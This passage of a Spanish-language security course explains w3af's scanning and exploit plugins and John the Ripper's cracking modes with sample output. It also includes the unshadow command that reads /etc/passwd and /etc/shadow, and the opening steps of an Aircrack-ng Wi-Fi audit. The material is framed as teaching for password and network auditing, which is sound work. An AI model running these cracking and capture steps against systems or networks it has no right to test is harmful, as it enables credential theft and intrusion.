  - BruteForce**:** Ataques (a formularios login principalmente) por medio de algoritmos de fuerza bruta (uso de diccionarios)

- Discovery: se utilizan para descubrir nuevas URLs válidas en el sitio, usuarios, servidores, etc. Estas serán utilizadas después por los plugin de auditoría
- Evasion: son utilizados para tratar de evadir los IDS e IPS y traspasar los WAF (Web Application Firewall)
- Grep: son utilizados para analizar cada respuesta que devuelve el servidor, buscando errores, cookies, etc. Analizan peticiones y respuestas HTTP que son detectados en otros plugins y buscan e identifican vulnerabilidades en dicho tráfico
- Mangle**:** modifican peticiones y respuestas mienta expresiones regulares
- Output: se utilizan para escribir la salida de otros plugins en un formato cómodo para el framework.

- **Cuadro de configuración**: Aquí se nos muestra una breve explicación del perfil o plugin que tenemos marcado. En algunos casos, podremos configurarlos para adecuarlos aún más a nuestras necesidades

Pestaña de log

Podemos ver el log de w3af mientras está operando. En él se nos muestra las vulnerabilidades que se van encontrado así como información original y los errores que puedan surgir en el programa.




Así mismo se nos muestra un gráfico con aquello que va encontrando según pasa el tiempo.

Hemos de recordar que este proceso es bastante largo en el tiempo y puede extenderse durante horas si nuestro examen es exhaustivo.

Pestaña de resultados

Podemos ver los resultados de nuestro scan. Especialmente en lo que se refiere a vulnerabilidades.

Las vulnerabilidades se muestran por colores en función de su gravedad.




En la ventana podemos ver que el bug (en este caso un SQL injection[1]) está marcada con color rojo: estamos ante una vulnerabilidad muy grave.

En la pestaña posterior (exploits) podremos ver cómo un atacante podría aprovechar dicha vulnerabilidad y adueñarse del programa.

(1) Sql injection (inyección sql): método de infiltración de código en una base de datos. Dado que se pueden hacer consultas, se puede espiar, editar o eliminar la base de datos del objetivo. Es un problema de seguridad muy grave que debe ser detectado (para ello utilizamos herramientas como w3af) y arreglado por el programador.

Pestaña de Exploits

En esta pestaña se nos muestran los exploits que pueden ser aprovechados contra el objetivo. Desde este punto se pueden explotar las vulnerabilidades descubiertas.



En la ventana vulnerabilities se selecciona la vulnerabilidad a explotar. En la zona de shells se nos mostrará la forma de usar el exploit, cuyo potencial variará de poder editar algunas partes de la página o introcirnos en las zonas ocultas/privadas de la web a adueñarnos por completo de la aplicación.

Esto muestra los grandes peligros que se corren si no se hace una correcta programación y seguimiento de nuestras aplicaciones. En este caso, un SQL injection, es un error que puede ser aprovechado por un atacante para adueñarse de nuestra base de datos.

¿Cómo funciona w3af?


W3af esta construido a partir de un núcleo y una gran cantidad de plugins en una arquitectura modular.

Los plugins son los encargados de ejecutar las acciones de descubrimiento, auditoría, ataques, evasión, etc mientras que el núcleo se encarga esencialmente de que todo se lleve a cabo en orden y de forma coordinada.

En total son más de 130 plugins, cada uno dedicado a una vulnerabilidad o un conjunto de ellas.

Cada uno de los plugins puede ser configurado para activar o desactivar determinados sub-plugins que se encuentran incluidos en el plugin principal, de esta forma, se crea una estructura jerárquica de plugins que pueden ser activados y configurados de distintos modos.

La arquitectura y el flujo de información entre los plugins disponibles en W3AF es el siguiente:



El funcionamiento de estos plugins se ejecuta en el siguiente orden:

1. Se ejecutan los plugins Discovery habilitados para intentar descubrir peticiones con potenciales vulnerabilidades que pueden ser tomadas en cuenta luego por los plugins de Auditoria.

Todos los plugins de descubrimiento se ejecutan en ciclo constante donde cada salida de uno de ellos es enviada al siguiente, de esta forma, el procesamiento no termina hasta que todos los plugins terminan, por este motivo, en ocasiones un escaneo puede llevar horas, en especial cuando se habilitan todos. Por otro lado algunos plugins también intentan recolectar información sobre el objetivo, como por ejemplo tipo de servidor, “fingerprint” del servicio httpd, métodos HTTP, detección de load balancer en el objetivo, etc.

2. Se ejecutan los plugins de auditoría que toman como entrada la salida de la ejecución de los plugins de descubrimiento. El objetivo de los plugins de auditoría es recopilar la mayor cantidad de vulnerabilidades sobre el objetivo y posteriormente almacenarlas en una lista conocida como “objetos vulnerables” que posteriormente pueden ser tomados por los plugins de exploits que intentaran aprovecharlas.

3. Finalmente, se encuentran los plugins de ataque que se encargan de leer y obtener los objetos vulnerables almacenados por los plugins de auditoría, estos plugins intentan aprovechar dichas vulnerabilidades intentando inyectar un payload en el objetivo.

Los pasos anteriores son el escenario típico de un escaneo con W3AF, sin embargo, estos tienen el apoyo de otros plugins que facilitan determinadas funciones que también son necesarias. En esta categoría de Plugins se encuentran:

1. Output: Especifica el formato de salida de los mensajes que produce la ejecución de cada plugin.
2. Mangle: Intentan modificar las peticiones y respuestas por medio de expresiones regulares.
3. Evasion: Intentan modificar las peticiones con el fin de evadir sistemas IDS instalados en el objetivo.
4. Bruteforce: Intentan ejecutar un ataque de fuerza bruta (normalmente contra logins)

? Cuestiones

- **¿Por qué un ataque SQL-injection es tan peligroso?**

  >> Un sql injection es capaz de acceder a nuestra base de datos por lo que puede leerla y modificarla. Más grave es aún si la Base de Datos contiene una tabla con los datos de autenticación (algo bastante común) o aún peor, datos personales más sensibles.

- **¿Qué es un Spider? ¿Cómo podemos usarlos en w3af?**

  >> Un spider es un programa robot que recorre las páginas en busca de enlaces. Los buscadores de Internet utilizan este tipo de programas para indexar y ordenar por relevancia, aunque en w3af buscan los enlaces a páginas del mismo dominio que puedan ser explotadas.

  La mayoría de los spiders los podemos encontrar entre los plugin Discovery, siendo webSpider tal vez el más importante.

Historia

En Marzo de 2007, el Argentino Andrés Riancho comenzó el proyecto w3af, después de años de desarrollo junto a la comunidad.
En Julio del 2010 Rapid7 se une y lo patrocina, lo que provoca un aumento en su desarrollo y en la velocidad a la que sigue creciendo.

Impacto

W3af es considerada uno de los mejores frameworks para realizar pentesting, y cuenta con el apoyo de toda la comunidad de especialistas en seguridad web.
Tal y como está construido (y al ser también software libre) es fácilmente extensible.
A día de hoy (principios del 2014) es capaz de detectar más de 200 vulnerabilidades, cada actualización del programa incluye más capacidad de detección y más tipos de vulnerabilidades posibles de ser encontradas (gracias al apoyo de la comunidad)

JOHN THE RIPPER

Introducción

Una de las formas más comunes de proteger archivos e información es el uso de contraseñas, tanto para el acceso al archivo como para el cifrado.

Sin embargo muchas de las contraseñas o passwords (traducción del inglés) son, como se denomina en seguridad, contraseñas débiles. Este tipo de contraseñas tienen típicamente pocos caracteres y del mismo tipo (todo minúsculas o todo números) son palabras comunes o una mezcla demasiado sencilla de lo anterior, como usar una palabra y añadirle un número.

Estas contraseñas son usadas por la facilidad que se pueden recordar, sin embargo, y como vamos a comprobar gracias al programa **John the ripper (JTR)** son tremendamente inseguras.

John the ripper es un programa especializado en “romper” claves (también llamados crackeadores de claves) muy valorado por su rapidez (si la clave es insegura). Puede usar tanto un ataque por diccionario (va probando claves desde un listado de claves comunes) un ataque de fuerza bruta (usa todas las combinaciones de caracteres posibles) o uno mixto (usa las palabras del diccionario pero además las va variando con otros caracteres)

En definitiva, usaremos este programa para averiguar si nuestras claves son fuertes, o por el contrario son altamente inseguras.

JTR es un programa de código abierto disponibles para muchos sistemas operativos (entre los que se encuentran Linux/Unix y Windows)

Índice del capitulo

Objetivos

- Aprender el uso de John the ripper
- Comprender la enorme diferencia entre una clave fuerte y una débil

Funcionamiento básico

John the ripper funciona a través de la línea de comandos. Existen interfaces gráficas como johnny (http://openwall.info/wiki/john/johnny) sin embargo nosotros nos limitaremos a usar el entorno normal, puesto que las interfaces gráficas actuales no contienen algunas de las funcionalidades de John the ripper.

Mientras ejecutamos John, podemos presionar cualquier tecla para ver el estado del ataque (salvo la 'q' que detiene el proceso):

```
root@kali john mitextocifrado.txt
Loaded 2 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:06:25 3/3 0g/s 19020Kp/s 19020Kc/s 38040KC/s IAUZ3E$..IAUZ3XT
0g 0:00:09:09 3/3 0g/s 19368Kp/s 19368Kc/s 38736KC/s LGRLP1B..LGRLLAA
0g 0:00:14:18 3/3 0g/s 19401Kp/s 19401Kc/s 38802KC/s 35BD33P..35BD3N1
0g 0:00:15:17 3/3 0g/s 19471Kp/s 19471Kc/s 38942KC/s 518NKMY..518NKU8
0g 0:00:20:54 3/3 0g/s 19466Kp/s 19466Kc/s 38933KC/s 31WHL40..31WHLG7
0g 0:00:25:48 3/3 0g/s 19462Kp/s 19462Kc/s 38924KC/s 8J4ORFY..8J4OR45
0g 0:00:29:06 3/3 0g/s 19378Kp/s 19378Kc/s 38757KC/s FTGO80W..FTGO83H
0g 0:00:32:45 3/3 0g/s 19470Kp/s 19470Kc/s 38940KC/s W8AJD23..W8AJDUL
0g 0:00:37:23 3/3 0g/s 19189Kp/s 19189Kc/s 38378KC/s OVAL6MI..OVAL6OE
0g 0:00:39:10 3/3 0g/s 19167Kp/s 19167Kc/s 38335KC/s TQ*FRB...TQ*F*GJ
0g 0:00:39:16 3/3 0g/s 19156Kp/s 19156Kc/s 38313KC/s KOF56P,..KOF58BZ
```

La forma más sencilla de ejecutar John es mediante el comando:

john [archivo cifrado]

Esta es la forma de ataque estándar, la cual utiliza una serie de reglas (las cuales se encuentran en el archivo jtr.ini y podemos modificar si así lo deseamos): las dos primeras atacan con las palabras más usadas como contraseñas (como 12345 o password) y claves que ya han sido descifradas en ataques anteriores.

Esta última forma de ataque es acumulativa, cuantas más claves descifremos más eficiente se vuelve

La tercera regla, sin embargo, es un ataque de fuerza bruta puro, por lo que puede tardar una gran cantidad de tiempo (muchas horas/días si la contraseña es algo fuerte, incluso puede que no pueda encontrarla si es lo suficientemente fuerte)

Ejemplo: vamos a usar un password fácil. Podemos tomarlo de un archivo de claves cifradas de algún programa (inclusive los del sistema) o crear una nosotros mismos con una aplicación que los genere.

En este caso hemos creado un archivo de texto llamado 'facililla' que contiene la secuencia:

facil:CR9.E1Q9XBCbs

Separado por el carácter ':' tenemos por un lado 'facil' el cual es el nombre de usuario que hemos elegido y por el otro una cadena de caracteres, la cual contiene la contraseña 12345 el cual ha sido codificada utilizando una encriptación DES.

Tras usar John obtenemos:

```
root@kali john facililla
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
12345            (facil)
1g 0:00:00:00 100% 2/3 2.631g/s 2097p/s 2097c/s 2097C/s 123456..marley
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Como vemos la clave es muy débil, JTR no ha tardado ni un segundo en descifrarla.

Además nos dice que ha adivinado 1 clave correctamente (1g), el tiempo que ha tardado en formato dias:horas:minutos:segundos (como vemos nuestra clave era muy débil), el progreso (100%, ha terminado), la velocidad (g/s , p/s, c/s y C/s) y el rango de claves en la que estaba buscando

g/s – guesses/second: claves averiguadas por segundo. Obviamente este calculo sólo tiene relevancia cuando buscamos varias claves a la vez

p/s – (candidate) passwords/second: claves probadas por segundo

c/s – cryps/second: comparación de los hash y cifrados por segundo

C/s – combinations/second: básicamente todas las comparaciones (esto es, tanto las claves candidatas como los hash) por segundo. Este es el dato más significativo en cuanto a velocidad, de hecho John the ripper sólo publicaba este dato antes de la versión 1.8.0

Funcionamiento Avanzado

John the Ripper nos da versatilidad a la hora de personalizar nuestros ataques. Con las diversas opciones disponibles podremos ejecutar el ataque como prefiramos.

john -single [archivo a descifrar]

Este es el tipo de ataque más simple y más rápido. Utiliza un ataque de diccionario pero con un diccionario muy pequeño (lleno de contraseñas muy comunes)

john -show [archivo descifrado]

Esta opción nos muestra las claves que hemos descifrado con anterioridad, ejecutándolo tras el ejemplo que hemos visto anteriormente obtendríamos:

```
root@kali john -show facililla
facil:12345

1 password hash cracked, 0 left
```

john -wordfile:[ruta diccionario] [archivo a descifrar]

Este método nos permite usar nuestro propio diccionario. Es junto a su versión con reglas (ver opción siguiente), el mejor método de ataque disponible, siempre y cuando dispongamos de un buen archivo de diccionario.

john -wordfile:[ruta diccionario] -rules [archivo a descifrar]

Con esta opción adicional, se agregan las reglas de john.ini a la opción anterior, haciéndolo un ataque aún más potente.

john -session [archivo de sesión]

Podemos guardar un archivo de sesión para retomar el ataque posteriormente, o para efectuar ataques en paralelo (abriendo varias instancias de JTR y retomarlas todas a partir del archivo)

john -restore
john -restore [archivo de sesión]

Este comando reanuda una sesión que haya sido interrumpida. Por defecto JTR guarda el estado de la sesión cada 10 minutos. Podemos también usar un archivo de sesión que hayamos guardado con anterioridad para retomarla

john -i [archivo a descifrar]
john -i:alpha [archivo a descifrar]
john -i:digits [archivo a descifrar]
john -i:all [archivo a descifrar]

Este es el método de ataque incremental (fuerza bruta) con los parámetros *alpha*, *digits* y *all* podemos definir el tipo de clave (sólo letras, numérico o con todo tipo de caracteres). Estas opciones son importantes puesto que si sabemos que tipo de clave es podremos restringir la búsqueda y por lo tanto el tiempo necesario para descifrarla.

john -format:[tipo] [archivo a descifrar]

Esta opción nos permite indicar el tipo de encriptación (DES, MD5, BF, etc) a la que nos vamos a enfrentar, de esta forma, si conocemos dicho tipo delimitaremos aún más la búsqueda.

Además de estas opciones generales JTR incluye la aplicación **unshadow.**
Este programa esta diseñado para decodificar las contraseñas en Unix/Linux, ya que éstas ya no se guardan en `/etc/passwd` si no que se cifran en `/etc/shadow`
Si queremos intentar descifrar las claves de un sistema Linux/Unix debemos usar este programa antes de ejecutar JTR

./unshadow /etc/passwd /etc/shadow > mypasswd

Siendo `mypasswd` el archivo que vamos a atacar con John

¿Cómo funciona?

John the ripper es capaz de detectar el tipo de cifrado entre los más comunes como son:

DES, MD5, Blowfish, Kerberos AFS, LM

y mediante módulos adicionales puede trabajar con:

MD4, LDAP, MySQL, etc

John the Ripper tiene tres formas de ataque:

- **Ataque por Diccionario**: tiene un diccionario con palabras, que pueden ser contraseñas típicas, y las va probando todas. Para cada palabra, la cifra y la compara con la contraseña a descifrar. Si coinciden, es que la palabra era la correcta. Esto funciona bien porque la mayor parte de las contraseñas que usa la gente son palabras de diccionario.
- **Ataque por fuerza bruta:** se prueban todas las combinaciones posibles, sean palabras o no. Éste es el sistema más lento, y usado sólo en casos concretos, dado que los sistemas anteriores (el ataque por diccionario) ya permiten descubrir muy rápidamente las contraseñas débiles.
- **Ataque mixto:** prueba con variaciones de las palabras del diccionario: les añade números, signos, mayúsculas y minúsculas, cambia letras, combina palabras, etc.

A partir de aquí el funcionamiento es relativamente simple, a través de los módulos internos se cifra la palabra del diccionario o la combinación actual en un ataque de fuerza bruta, se cifra y se compara con la clave a crackear.

? Cuestiones

¿Qué características debe tener una clave para que sea fuerte?

>> Para que una clave sea fuerte debe tener las siguientes características:

- 8 caracteres o más: Cuanta más larga sea la contraseña mayor es la seguridad que aporta (el tiempo que tiene que invertir crackeadores como JTR en descifrarla aumenta exponencialmente por cada carácter)

- Debe contener diferentes tipos de carácter: mayúsculas, minúsculas, números y (si se nos permite) símbolos. Al aumentar de esta forma la complejidad aumentaremos también su fuerza

- No incluir caracteres seguidos (como 123) duplicados (222) o adyacentes en el teclado (qwer): son bastante comunes y JTR puede encontrarlos fácilmente en su ataque por diccionario y mixto

- Evitar la sustitución de letras en una palabra común por números o símbolos (como 4 o @ por una A), el ataque híbrido de JTR lo descubrirá fácilmente

- No usar el nombre de usuario como contraseña

- Evitar palabras reales, tanto de nuestro propio idioma como de uno extranjero, así mismo evitar palabras culturales como lugares o personajes tanto reales como ficticios

¿Por qué tener una clave más larga y con diferentes tipos de caracteres hace una contraseña mucho más fuerte?

>> Porque aumenta su complejidad. Cada carácter adicional aumenta exponencialmente el número de consultas que debe hacer un crackeador como John de Ripper, por lo que aumenta del mismo modo el tiempo que tarda en encontrar la clave, tanto que es posible que no merezca la pena (demasiados días) o incluso que no la encuentre nunca.

¿Existe alguna diferencia de nivel de seguridad entre los distintos formatos de encriptación?

>> Desde luego. El nivel de seguridad ofrecido por un DES es muy inferior a un 3DES, por ejemplo. Siempre deberíamos intentar de utilizar el protocolo de encriptación más seguro a nuestro alcance

Historia

Fue desarrollado por Alexander Peslyak (más conocido como Solar Designer) en 1996 y es mantenido por él mismo así como sus colaboradores desde entonces, amén de las aportaciones de la comunidad (es un proyecto GPL)

La última versión estable (1.8.0) se publicó el 30 de mayo de 2013

Impacto

John the ripper es una herramienta de seguridad muy popular, tanto entre hackers como entre administradores de sistemas, puesto que permite comprobar si una contraseña es suficientemente buena.
Su popularidad deriva principalmente de su velocidad, es un crackeador de claves muy rápido.

Curiosidades

El nombre del programa hace referencia al famoso asesino en serie Jack el destripador (Jack the Ripper)

AIRCRACK-NG

Introducción

Se estima que entre el 65 y el 75% de las redes españolas domésticas son redes Wi-Fi. Sin embargo estas redes pueden suponer una grave vulnerabilidad si no están protegidas correctamente. Puesto que, a diferencia de las redes cableadas que requieren una conexión física, las redes inalámbricas son accesibles para todo aquel que tenga un receptor adecuado por lo que son inseguras si no se protegen bien.

Una red mal protegida es fácilmente accesible, por lo que cualquier intruso podría usarla para su propio beneficio: desde usarla como cualquier otra red, (con la consecuencia de reducir nuestro ancho de banda) hasta realizar ataques Man In the Middle[1]

Aunque muchos de los routers Wi-Fi usan un cifrado WEP[2] por defecto, la mayoría utiliza actualmente el WPA2-AES[3], el cual es un cifrado mucho más seguro.

La suite Aircrack-ng nos provee con un conjunto de herramientas para auditar redes Wi-Fi, como son las de recolección de información/escáner (airodump) ataques (aircrack) y aceleración de obtención de información (aireplay) entre otras.

(1) Ataque Man in The Middle (MIM): Tipo de ataque de red en el que se redirige el tráfico de la víctima a través de la máquina del atacante. En otras palabras, el atacante se coloca entre la computadora objetivo y la red, de forma que puede analizar los paquetes que se envían entre ambos.

(2) WEP (Wired Equivalent Privacy): Sistema de cifrado que utiliza claves de 64/128 bits para protocolo wireless. En 2001 se descubrieron graves vulnerabilidades, por lo que desde 2003 se empezó a usar los algoritmos WPA y su mejora WPA2

(3) WPA2-AES (Wi-Fi Protected Access 2 Advanced Encryption Standard): Sistema de cifrado basado en el estándar 802.11. WPA adopta la autenticación de usuarios mediante el uso de un servidor, donde se almacenan las credenciales y contraseñas de los usuarios de la red, sin embargo permite la autenticación mediante una clave precompartida, de modo que los equipos de la red pueden usar la misma clave

Índice

Objetivos

- Aprendizaje del uso de Aircrack-Ng
- Obtener y descifrar una clave WEP
- Entender como es un ataque Man in The Middle
- Defenderse de las vulnerabilidades aprendidas

Airmon-ng

Antes de proceder a usar los programas principales de Aircrack-ng debemos configurar la tarjeta de red a modo monitor.

Para ello usaremos el programa Airmon-ng de la siguiente manera:

Averiguaremos el nombre asignado a nuestra interfaz mediante los comandos Linux **ipconfig** o **iwconfig** aunque también podemos hallarla mediante el comando **airmon-ng**

Una vez conozcamos el nombre asignado a nuestra interfaz (que por lo general tendrá un nombre como wlan0) pondremos nuestra tarjeta a modo monitor. Para ello ejecutaremos:

airmon-ng start [nombre de nuestra interfaz]

Si queremos deshabilitarlo usaremos

airmon-ng stop [nombre de nuestra interfaz]

```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
3028    NetworkManager
3117    wpa_supplicant
3933    dhclient
Process with PID 3933 (dhclient) is running on interface wlan0


Interface    Chipset              Driver
wlan0        Atheros AR9285    ath9k - [phy0]
             (monitor mode enabled on mon0)
```

Podemos ver que se nos detalla el chipset de la tarjeta de red (Atheros) y su controlador (Driver). También se indican los procesos con los que se puede entrar en conflicto (en este caso 3: Network Manager, wpa_supplicant y dhclient) y que tal vez deberían ser cerrados para evitar complicaciones.

Airodump-ng

Airodump-ng es un programa con la capacidad de captura de paquetes 802.11. Gracias a esto, es capaz de ver los puntos de acceso, clientes e información en nuestro rango de escucha (nuestra cobertura)

Procederemos a insertar el comando **airodump-ng** el cual nos indicará las opciones del programa.

```
root@kali:~# airodump-ng
 Airodump-ng 0.9.1 r511 - (C) 2006,2007 Thomas d'Otreppe
 Original work: Christophe Devine
 http://www.aircrack-ng.org
 usage: airodump-ng <options> <interface>[,<interface>,...]
 Options:
     --ivs               : Save only captured IVs
     --gpsd              : Use GPSd
     --write   <prefix> : Dump file prefix
     -w                  : same as --write
     --beacons       : Record all beacons in dump file
     --update    <secs> : Display update delay in seconds
 Filter options:
     --encrypt  <suite>       : Filter APs by cypher suite
     --netmask <netmask> : Filter APs by mask
     --bssid      <bssid>      : Filter APs by BSSID
     -a                       : Filter unassociated clients
  By default, airodump-ng hop on 2.4Ghz channels.
  You can make it capture on other/specific channel(s) by using:
     --channel <channels> : Capture on specific channels
     --band <abg>            : Band on which airodump-ng should hop
     --cswitch  <method>  : Set channel switching method
                 0    : FIFO (default)
                 1    : Round Robin
                 2    : Hop on last
     -s                  : same as --cswitch
     --help          : Displays this usage screen
No interface specified.
```

Algunas de las opciones que se nos muestran son las siguientes:

- **ivs**: Sólo se capturan los vectores de inicialización
- **gpsd**: Utilizaremos esta opción en caso de que usemos un dispositivo GPS
- **write / w**: Se crea un archivo .cap o .ivs con la captura guardada
- **beacons**: Con esta opción se guardan los beacons[1]
- **channel / c**: Se captura en el canal especificado

(1) Los beacons son estructuras de datos que contienen información sobre una red WLAN como el BSSID (Basic Service Set Identifier: dirección física (MAC) del punto de acceso de la red) y el ESSID (Extended Service Set Identifier: identificador de la red Wi-Fi)

Los routers los envían como señales para indicar que están activos

Usaremos el comando básico **airodump-ng [interfaz]** para obtener los detalles de las redes a nuestro alcance:

```
root@kali:~# airodump-ng wlan0
CH  6 ][ Elapsed: 1 min ][ 2014-05-15 18:21
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
